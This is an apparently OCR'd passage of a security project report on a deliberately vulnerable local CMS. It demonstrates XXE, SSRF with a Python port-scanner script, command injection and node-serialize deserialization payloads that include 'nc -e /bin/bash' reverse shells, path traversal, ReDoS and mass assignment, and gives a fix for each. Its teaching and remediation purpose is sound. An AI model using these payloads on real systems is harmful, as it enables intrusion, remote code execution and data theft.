
The next request we have to send is authenticated, so we must perform a login before sending it. To do that, we can send the following HTTP request to the API:

```
POST /api/pages HTTP/1.1
Host: localhost:3001
Content-Type: application/json
[...]

{
    "username": "luigi@example.org",
    "password": "password"
}
```

This will give us an access token, which will be used as a cookie for all future requests. As a logged-in user, we can now send the following request containing the malicious XML page:

```
POST /api/pages HTTP/1.1
Host: localhost:3001
Content-Type: text/xml
[...]

<?xml version='1.0'?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<page title="Exploit" publicationDate="2024-01-01">
    <block type="header">Here's the server's /etc/passwd</block>
    <block type="paragraph">&xxe;</block>
</page>
```

By checking the front-end, we can see that the content of the `/etc/passwd` file is shown as a paragraph:



Exploit

Luigi Created on February 15, 2024 Published on January 1, 2024

Here's the server's /etc/passwd

[redacted]

Fix Looking at the application's code, the XML is parsed in the following line:


```
/* /secure/server/lib/xml.js */
pageXml = libxmljs.parseXml(req.body, { noent: true });
```

The `{ noent: true }` option means that the external entities will also be parsed by the XML library. By changing this value to `false`, the entity will not be processed and therefore the attack will not work. Infact, if the same malicious request is run on the fixed version, it will fail due to the paragraph being empty:

```
HTTP/1.1 422 Unprocessable Entity
[...]

{
  "errors": [
    {
      "type": "field",
      "value": "",
      "msg": "Invalid value",
      "path": "blocks[1].content",
      "location": "body"
    }
  ]
}
```

CWE-918: Server-Side Request Forgery (SSRF)

From this point forward, we concentrate on the feature of inserting image blocks inside of a page. Images can be either uploaded by the user as a file, downloaded from an external URL, or chosen from a pool of existing images. In this specific vulnerability we concentrate on the second option. This can be done from the following section of the page form:



Exploit When uploading an image using an external URL, an example of the request sent to the API server is the following:

```
POST /api/pages HTTP/1.1
Host: localhost:3001
Content-Type: text/xml
[...]

<?xml version='1.0'?>
<page title='This is the page&apos;s title.' author='2' publicationDate='2024-01-01'>
    <block type='header'>The following block is an image</block>
    <block type='image'>
        eyJmaWxlTmFtZSI6ImV4YW1wbGUiLCJ1cmwiOiJleGFtcGxlLm9yZy9leGFtcGxlLmpwZyJ9
    </block>
</page>
```

By looking at the content of the image block, we can notice that it's encoded in base64. By decoding it, we get the following JSON string:

```
{"fileName":"example","url":"example.org/example.jpg"}
```

Moreover, we can also observe in the API server's code that the image is downloaded by the server with `axios`, using the URL specified in the above JSON:

```
/* /vulnerable/server/lib/image-upload.js */
img_res = await axios.get(image.url, {
      [...]
});
```

The downloaded content, after having verified that it's an image, will then be saved in the `static` folder.

This could lead to a SSRF attack, because we can change the URL inside the JSON to an internal IP that is normally not accessible from the Internet. To simulate a local/internal service running on the server's machine, we can run the following Docker container in a separate terminal:

```
docker run -p 8080:80 salb98/svt-local-webserver
```

This container hosts a simple static web server listening on port 8080, with the following folder structure:

```
/
├── images/
│   └── secret.png
└── index.html
```

With that being said, two exploits are suggested:

- We can make a basic port scanner, scanning for the active ports of a host (e.g. `localhost`, from the server machine's point of view). This is not as powerful as running a tool such as `nmap`, because we can only detect services that respond to HTTP requests. We have created a Python script which exploits SSRF and the description of error messages to scan the first 9999 ports of the server's machine:

  ```python
  # /exploit/portscan.py
  import requests
  import base64
  import json

  # In this case it's set to localhost, but in a 'real' scenario it should be
  # set to an external server domain/IP
  server_url = 'http://localhost:3001'

  # Log in as user
  user = {'username':'luigi@example.org','password': 'password'}
  response = requests.post(f"{server_url}/api/sessions", json=user)
  auth_cookies = response.cookies

  for port in range(1,10000):
      headers = { 'Content-Type': 'text/xml' }
      imageblock = json.dumps({'fileName':'foo','url':f'http://localhost:{port}'})
      imageblock_b64 = base64.b64encode(imageblock.encode()).decode()
      xml = f'\
      <page title="Exploit" publicationDate="">\
          <block type="header">Example</block>\
          <block type="image">{imageblock_b64}</block>\
      </page>'

      res = requests.post(f"{server_url}/api/pages", headers=headers, data=xml,
          cookies=auth_cookies)
      res_body = res.json()

      if res.status_code == 200 or res_body['error'] in ['Unable to resolve
          filetype.', 'Buffer is not an image!']:
          print(f"Port {port} is active!")
  ```

  The script can be run by executing the following command from the root of the repository:

  ```
  python exploit/portscan.py
  ```

  An example of output of this script is the following:

  ```
  Port 5137 is active!
  Port 8080 is active!
  ```


  We know that port 5137 is the one dedicated to the vulnerable application's front-end, while port 8080 can be interesting information for the attacker.

- Supposing that the service running in port 8080 is not accessible from the outside, we can download images from that location to be used in a page. This can be done directly inside the Web interface by specifying e.g. `http://localhost:8080/images/secret.jpg` as the external URL. Alternatively, we can send the following HTTP request to the API server as a logged-in user:

```
POST /api/pages HTTP/1.1
Host: localhost:3001
Content-Type: text/xml
[...]

<?xml version='1.0'?>
<page title='This is the page&apos;s title.' author='2' publicationDate='2024-01-01'>
    <block type='header'>The following block is an image</block>
    <block type='image'>
        <!-- { "fileName": "secret", "url": "http://localhost:8080/images/secret.jpg" } -->
        eyAiZmlsZU5hbWUiOiAic2VjcmV0IiwgInVybCI6ICJodHRwOi8vbG9jYWxob3N0OjgwODAvaW1hZ2VzL3NlY3JldC
        5wbmciIH0=
    </block>
</page>
```

Assuming that the URL refers to a valid image, it will be shown as an image block of the new page.

In this test scenario, we are always using `localhost` because the server and the attacker are part the same machine, so technically we can access the service on port 8080 directly as the attacker. However, in a real scenario, the two entities are actually part of different networks. To better understand this exploit, we present an alternative network configuration example:



In this case, the attacker can send requests to the server located at `example.org`, but they can't access the service on port 8080 directly because of a firewall placed inbetween. Only the service on port 3001 can be accessed. To circumvent the firewall and access the image from the local service on port 8080, the attacker must exploit SSRF by sending the request to port 3001 and specifying `localhost:8080/images/secret.png` as the URL of the image, so the link to be specified in the form is the exact same as in the previous case. For the port scan, only the `server_url` variable would need to be changed to `example.org`.

Fix There are two main ways to fix this vulnerability:

- Implement a URL whitelist, allowing only images from certain domains. This would however be hard to maintain and overall limiting for the users.
- Implement a URL blacklist, which filters all private and local URLs. This can be done either manually or via an external npm package such as `request-filtering-agent`.

The second solution was chosen for this project. The `request-filtering-agent` package offers an HTTP agent that ensures that the IP address of the server is public before connecting to it. If it's a private address, then it will throw an exception before the connection happens. To change the HTTP agent, the following lines of code have been changed:

```
/* /secure/server/lib/image-upload.js */
const { useAgent } = require('request-filtering-agent');
[...]
img_res = await axios.get(image.url, {
    httpAgent: useAgent(image.url),
    httpsAgent: useAgent(image.url),
    [...]
});
```

When executing the previous exploit, the API server responds with the following error:

```
HTTP/1.1 422 Unprocessable Entity
[...]

{ "error": "Unable to download the image from the given URL." }
```


By analyzing the error thrown by Axios displayed in the server's logs, we can see that the reason is indeed related to the private address being detected:

```
Error: DNS lookup 127.0.0.1(family:4, host:localhost) is not allowed. Because, It is
    private IP address.
```

The port scanner will not work either, because the error reason returned by the server is the same as if the port was closed.

CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

In this part, we concentrate on the feature of adding a pre-existing image into a page's content. This is done through the following section of the form:



Exploit We observe that the user can search for an existing image by its file name. By looking at the application's code, we see that the search is done by executing shell commands, namely `ls` and `grep`:


```
/* /vulnerable/server/index.js */
let cmd = "ls -U1 static";
if(req.query.search)
    cmd += ` | grep "${req.query.search.replace(/\s+/g, "-")}"`;
exec(cmd, (err, stdout, _stderr) => {
    [...]
    res.json(stdout.split("\n").slice(0,-1));
});
```

This code is vulnerable to an OS command injection, because the user can control part of the input to the `exec` function. So, by using cleverly constructed inputs, an attacker can execute arbitrary shell commands on the server's machine. Two examples of exploits will be shown:

- By inputting the search query

  ```
  ";cat${IFS%??}/etc/passwd;echo${IFS%??}-n${IFS%??}"
  ```

  into the textbox, we can see the contents of the `/etc/passwd` file. The `${IFS%??}` parts are added to overcome the limitation of the server replacing all spaces in the search query with dashes (`"-"`): we're simply taking advantage of the content of a common shell variable in order to output a space. This is what the result looks like in the front-end:



```
";cat${IFS%??}/etc/passwd;echo${IFS%??}-n${IFS%??}"
```

Each image shown after the default ones contains one line of the `/etc/passwd` file as an `alt` attribute.


- It's also possible to spawn a reverse shell with this method. First, we ensure that there is a service like Netcat still listening on port 4242 from the attacker's terminal. If not, the command to activate the service is the following:

```
while true; nc -lvp 4242; echo '\n'; done
```

Then, we input the following string in the search bar:

```
";nc${IFS%??}-e${IFS%??}/bin/bash${IFS%??}127.0.0.1${IFS%??}4242;echo${IFS%??}"
```

The search results will appear as they're loading for a long time, but looking at the attacker's shell we notice that it received a connection from the web server. From that moment, we can input any shell command and netcat will show the output. For example, running the `ls` command looks like the following:




```
▶ while true; do nc -lvp 4242; echo '\n'; done
Connection from 127.0.0.1:60028
ls
API.http
cms.db
cms_init.db
index.js
lib
node_modules
package.json
static
```

After closing the reverse shell (by using CTRL+C or by typing `exit`), the search results will load.

Fix A possible fix for this vulnerability is changing the search method from using a shell command to relying on NodeJS's `fs` package, more precisely its `readdir` function. This function reads the contents of a directory and returns the files' names as an array of strings. In this case, the filtering of the query string is done on the result of the `readdir` function. The fixed code is the following:

```
/* /secure/server/index.js */
const search = req.query.search.replace(/\s+/g, "-");
fs.readdir("static")
  .then(fileNames => fileNames.filter(file => file.includes(search)))
  .then(searchResults => res.json(searchResults))
```

Trying both exploits on this fixed version returns no results:



"; cat$ { IFS %??}/ etc / passwd ; echo$ { IFS %??} - n$ { IFS %??}"

No image found.

Also, the reverse shell should not spawn.

CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')


Exploit When uploading an image to the server (either as a file or as a URL), the user can assign a custom file name to the image. An image is stored in the following way:

```
/* /vulnerable/server/image-upload.js */
let fileName = image.fileName?.replace(/\s+/g, "-").toLowerCase();
[...]
imageType = await getImageType(buffer);
fileName = `${fileName}-${uuidv4()}.${imageType.ext}`;
filePath = path.resolve(`static/${fileName}`);
await saveImageToFile(filePath, buffer);
```

The fourth line shown is particularly important, because the file name of the image, which is part of the user input, is directly appended to the static folder. This can lead to an exploit which takes advantage of the parent directory (../) to save an image outside of the intended boundaries, i.e. the static folder. For example, we can insert a file name such as ../../../outside in the relative text box shown in the introduction of CWE-918. The exploit also works if we upload a local image, as it involves only the file name. Alternatively, we can send the following HTTP request directly to the API server as a logged-in user:

```
POST /api/pages HTTP/1.1
Host: localhost:3001
Content-Type: text/xml

<?xml version='1.0'?>
<page title="Exploit" publicationDate=''>
    <block type='header'>Save this image outside the boundaries</block>
    <!-- {"fileName":"../../../outside.jpg", "url": "[...]"} -->
    <block type='image'>
        eyJmaWxlTmFtZSI6Ii4uLy4uLy4uL291dHNpZGUuanBnIiwgInVybCI6ICJodHRwczovL3Q0LmZ0Y2RuLm5ldC9qcGcvMDA
        vNTMvNDUvMzEvMzYwX0ZfNTM0NTMxNzVfaFZnWVZ6MFdtdk9YUGQ5Q056YVVjd2NpYmlHYW8zQ0wuanBnIn0=
    </block>
</page>
```

The result is that the image (highlighted in green) will be saved in the path equivalent to the root of the repository:




```
SVT-PROJECT
  vulnerable
    client
    img
    node_modules
    server
      lib
      node_modules
      static
        buildings.jpg
        car.jpg
        food.jpg
        fox.jpg
        landscape.jpg
      API.http
      cms_init.db
      cms.db
      index.js
      package-lock.json
      package.json
    .gitignore
    README.md
    typedefs.js
  outside-3adaa0eb-5446-4653-bd7c-dd26a71edd3d.png
```

Fix To fix this issue we can add an extra server-side check, verifying that the file name does not contain the previous directory (`../`). Even better, we can extend the check to all symbols that are normally illegal for Linux file names, which includes slashes (`"/"`). Additionally, we must also add a separate check for the current and parent directories alone (`"."` and `".."` strings), as dots count as valid symbols. The checks that have been implemented are the following:

```
/* /secure/server/image-upload.js */
const ILLEGAL_CHARACTERS = "~\"#%&*:<>?/\\{|}";
[...]
if (image.fileName.match(`[${ILLEGAL_CHARACTERS}]`))
    throw new ImageBlockError(`File names cannot contain illegal characters:
       ${ILLEGAL_CHARACTERS.split("").join(" ")}`);
else if (['.', '..'].includes(image.fileName))
        throw new ImageBlockError("Invalid file name.")
```

For completeness, the same check is also added on the front-end, before the page is sent to the server. When trying the same exploit on the front-end, the form will not be sent due to the added check:



Image

Upload a new image | Use an existing image

- Upload a file
- Download from an external URL

File name

../../../outside

File names must not contain illegal characters: ~ " # % & * : < > ? / \ { | }

File

Choose File test.png

When performing the exploit through a direct call to the API server, the response will be the following error:

```
HTTP/1.1 422 Unprocessable Entity
[...]

{
  "error": "File names cannot contain illegal characters: ~ \" # % & * : < > ? / \\
      { | }"
}
```

CWE-502: Deserialization of Untrusted Data

Exploit We have already seen in CWE-918 that the base64-encoded content of an image block is actually a JSON object. However, a possible vulnerability is given by the way the JSON is deserialized on the server-side:

```
/* /vulnerable/server/lib/image-upload.js */
const serializedImg =
    new Buffer.from(req.body.blocks[i].content, "base64").toString();
image = nodeSerialize.unserialize(serializedImg);
```

A package called `node-serialize` is used, which allows to serialize a JSON object including its functions, if any. However, to allow function deserialization, the library uses an `eval` statement, which can be exploited to run arbitrary code on the server. Let's consider the following JSON object containing a function, which executes the `ls /` command on a separate process:

```
{
   rce: function() {
     require('child_process').exec('ls /', function(error, stdout, stderr) {
         console.log(stdout) });
   },
}
```

When serializing this function with the library (by calling `nodeSerialize.serialize`), the result is the following string:

```
{"rce":"_$$ND_FUNC$$_function () {\n \trequire('child_process').exec('ls /', func tion(error, stdout,
    stderr) { console.log(stdout) });\n }"}
```

Looking at `nodeSerialize.unserialize`'s code, the `eval` statement is used on the content of `rce` (generalized as `obj[key]`), minus the `_$$ND_FUNC$$_` part:

```
/* /vulnerable/server/node_modules/node-serialize/lib/serialize.js */
var FUNCFLAG = '_$$ND_FUNC$$_';
[...]
exports.unserialize = function(obj, originObj) {
    [...]
    if(obj[key].indexOf(FUNCFLAG) === 0) {
      obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');
    }
    [...]
}
```

An attacker can take advantage of this by invoking the function right after its definition.[1] This can be done by adding `"()"` at the end of `rce`'s content:

```
{"rce":"_$$ND_FUNC$$_function () {\n \trequire('child_process').exec('ls /', function(error, stdout,
    stderr) { console.log(stdout) });\n }()"}
```


So, instead of saving the function's declaration inside `obj[key]`, the code inside the function is immediately run and `obj[key]` will contain its return value (in this case, nothing/`void`/`undefined`).

Knowing this, we can take this modified serialized object, encode it in base64 and send it as the content of an image block, and theoretically we can execute the `ls` command as the server. Here is the request that we can send to the API as a logged-in user:

[1] This is also known as an *Immediately Invoked Function Expression* (IIFE).

```
POST /api/pages HTTP/1.1
Host: localhost:3001
Content-Type: text/xml

<?xml version='1.0'?>
<page title="Exploit" publicationDate=''>
    <block type='header'>Deserialize THIS</block>
    <!-- {"rce":"_$$ND_FUNC$$_function (){[...]}()"} -->
    <block type='image'>
        eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7cmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ2xzIC8nLCB
        mdW5jdGlvbihlcnJvciwgc3Rkb3V0LCBzdGRlcnIpIHsgY29uc29sZS5sb2coc3Rkb3V0KSB9KTt9KCkifQ==
    </block>
</page>
```

The server responds with an error about the file name missing, but looking at its logs we can see that the `ls` command was succesfully run:



```
Server listening at http://localhost:3001
XMLParseOption `noent` is deprecated. Please use `replaceEntities` instead.
POST /api/pages 422 19.696 ms - 57
bin
boot
dev
efi
etc
home
lib
lib64
lost+found
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

However, the server's logs are normally not visible by external entities, unless they have access to its shell. Therefore, this specific exploit is not very effective. A more interesting exploit could be spawning a reverse shell, similar to what we've already done in CWE-78. Here is the serialized object containing the arbitrary code:

```
{"rce":"_$$ND_FUNC$$_function (){require('child_process').exec('nc -e /bin/bash 127.0.0.1 4242')}()"}
```

and here is the relative HTTP request that can be sent to the API server, as a logged-in user:

```
POST /api/pages HTTP/1.1
Host: localhost:3001
Content-Type: text/xml

<?xml version='1.0'?>
<page title="Exploit" publicationDate=''>
    <block type='header'>Deserialize THIS</block>
    <!-- {"rce":"_$$ND_FUNC$$_function (){[...]}()"} -->
    <block type='image'>
        eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7cmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWMoJ25jIC1lIC9
        iaW4vYmFzaCAxMjcuMC4wLjEgNDI0MicpfSgpIn0=
    </block>
</page>
```

Fix This exploit serves an an example that it's generally better to use pure (data-only) and language-agnostic serialization formats such as JSON or XML over language-specific formats such as that provided by `node-serialize`. In this case, all calls to `nodeSerialize.serialize` and `nodeSerialize.unserialize` have been replaced with `JSON.stringify` and `JSON.parse`, respectively. With this modification, attempting to send the same malicious HTTP requests will result in the function defined in `rce` not being called, because it will be treated as a normal string and not evaluated as JavaScript code.

4.2 Vulnerabilities detectable with Semgrep

CWE-1333: Inefficient Regular Expression Complexity ('Regex Attack')

Regular expressions are used during the registration phase to validate the fields entered by the user. Their use can lead to ReDoS (Regular expression Denial of Service), which exploits the fact that most implementations of regular expressions can reach extreme situations that cause them to work very slowly (exponentially relative to the size of the input). An attacker can then cause a program using a regular expression (Regex) to enter these extreme situations and crash for a very long time.

Exploit The code below uses a Regex to check whether the password contains within it the same name given by the user during the registration phase

```
/* /vulnerable/server/index.js */ /*api/register*/
  const testPassword = new RegExp(credentials.name);
  const match = testPassword.test(credentials.password);

  if (credentials.password.length === 0) {
    valid = false;
  } else if (match) {
    valid = false;
  }

  if (valid == false) {
    return res.status(400).json({ error: "Error in User info." });
  }
```

We can attack this code by taking advantage of the fact that we can control the Regex input. To do this we can construct an **Evil Regex** (a Regex pattern that gets stuck on crafted input) that is susceptible to a given input. For example, we can make a POST request with these values for the name and password field.

Note: the most effective way to perform this exploit is to send a POST request directly to the server. We recommend directly downloading the HTTP REST extension from VS Code to try the POST request from here.

```
POST /api/register HTTP/1.1
Host: localhost:3001
Content-Type: application/json

{
    "name": "^(([a-z])+.)+[A-Z]([a-z])+$",
    "username": "prova9@example.org",
    "password": "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!!",
    "admin":false
}
```

We can now see that the server will not respond to our request or any future ones. the only way to resume normal operation is to shut down and restart the server from the command line. The root-cause of the above example is in a Regex engine feature called backtracking. Simply, if the input fails to match, the engine goes back to previous positions where it could take a different path. The engine tries this many times until it explores all possible paths. In the above example, this feature create a long running loop because there were many paths to explore due to inefficient Regex pattern.

Fix To protect against Regex Attack we have two alternatives:

1. Reduce the regex pattern, identify the Evil Regex and rewrite the Regular expression. Finally use a fuzzer to check the fix.
2. Avoid doing the check with Regular Expression.

We will use the second alternative since we do not directly control user input. So we are going to rewrite our check in this way:

```
/* /secure/server/index.js */
app.post("/api/register",[body('username').isEmail(),
    body('name').not().isEmpty(),body('password').not().isEmpty()] ,async function
    (req, res) {
  const errors = validationResult(req);
  if (!errors.isEmpty()) {
      return res.status(400).json({ errors: errors.array() });
  }

  const credentials = Object.assign({}, req.body);

  const name = credentials.name.toLowerCase().trim();
  const password = credentials.password.toLowerCase().trim();

  if (password.includes(name)) {
    return res.status(400).json({ error: "Don't include your name in the password "
        });
    }
 [...]
 }
```

In doing so, we used native javascript methods to achieve the same result as that obtained by using Regular Expressions.

CWE-915: Improperly Controlled Modification of Dynamically-Determined Object Attributes

Exploit In the registration phase, the JSON containing all client data is serialized into a Javascript object to make it faster and easier to use this data.

```
/* /vulnerable/server/index.js */
app.post("/api/register", async function (req, res) {
    const credentials = Object.assign({}, req.body);
     [...]
});
```

Using this way of serializing objects allows the attacker to create new parameters that the developer had not thought of or to overwrite others. This is called a Mass Assignment Vulnerability that becomes easily exploitable when the attacker can guess common sensitive fields.
In our example we exploit the vulnerability to register a new user as admin :

Note: the only way to perform this exploit is to send a POST request directly to the server. We recommend directly downloading the HTTP REST extension from VS Code to try the POST request from here.

```
POST /api/register HTTP/1.1
Host: localhost:3001
Content-Type: application/json

{
    "name": "test",
    "username": "test@example.org",
    "password": "password",
    "admin":true
}
```

By doing so even if the "admin" field is by default set to false it is overwritten, going on to register the user as admin

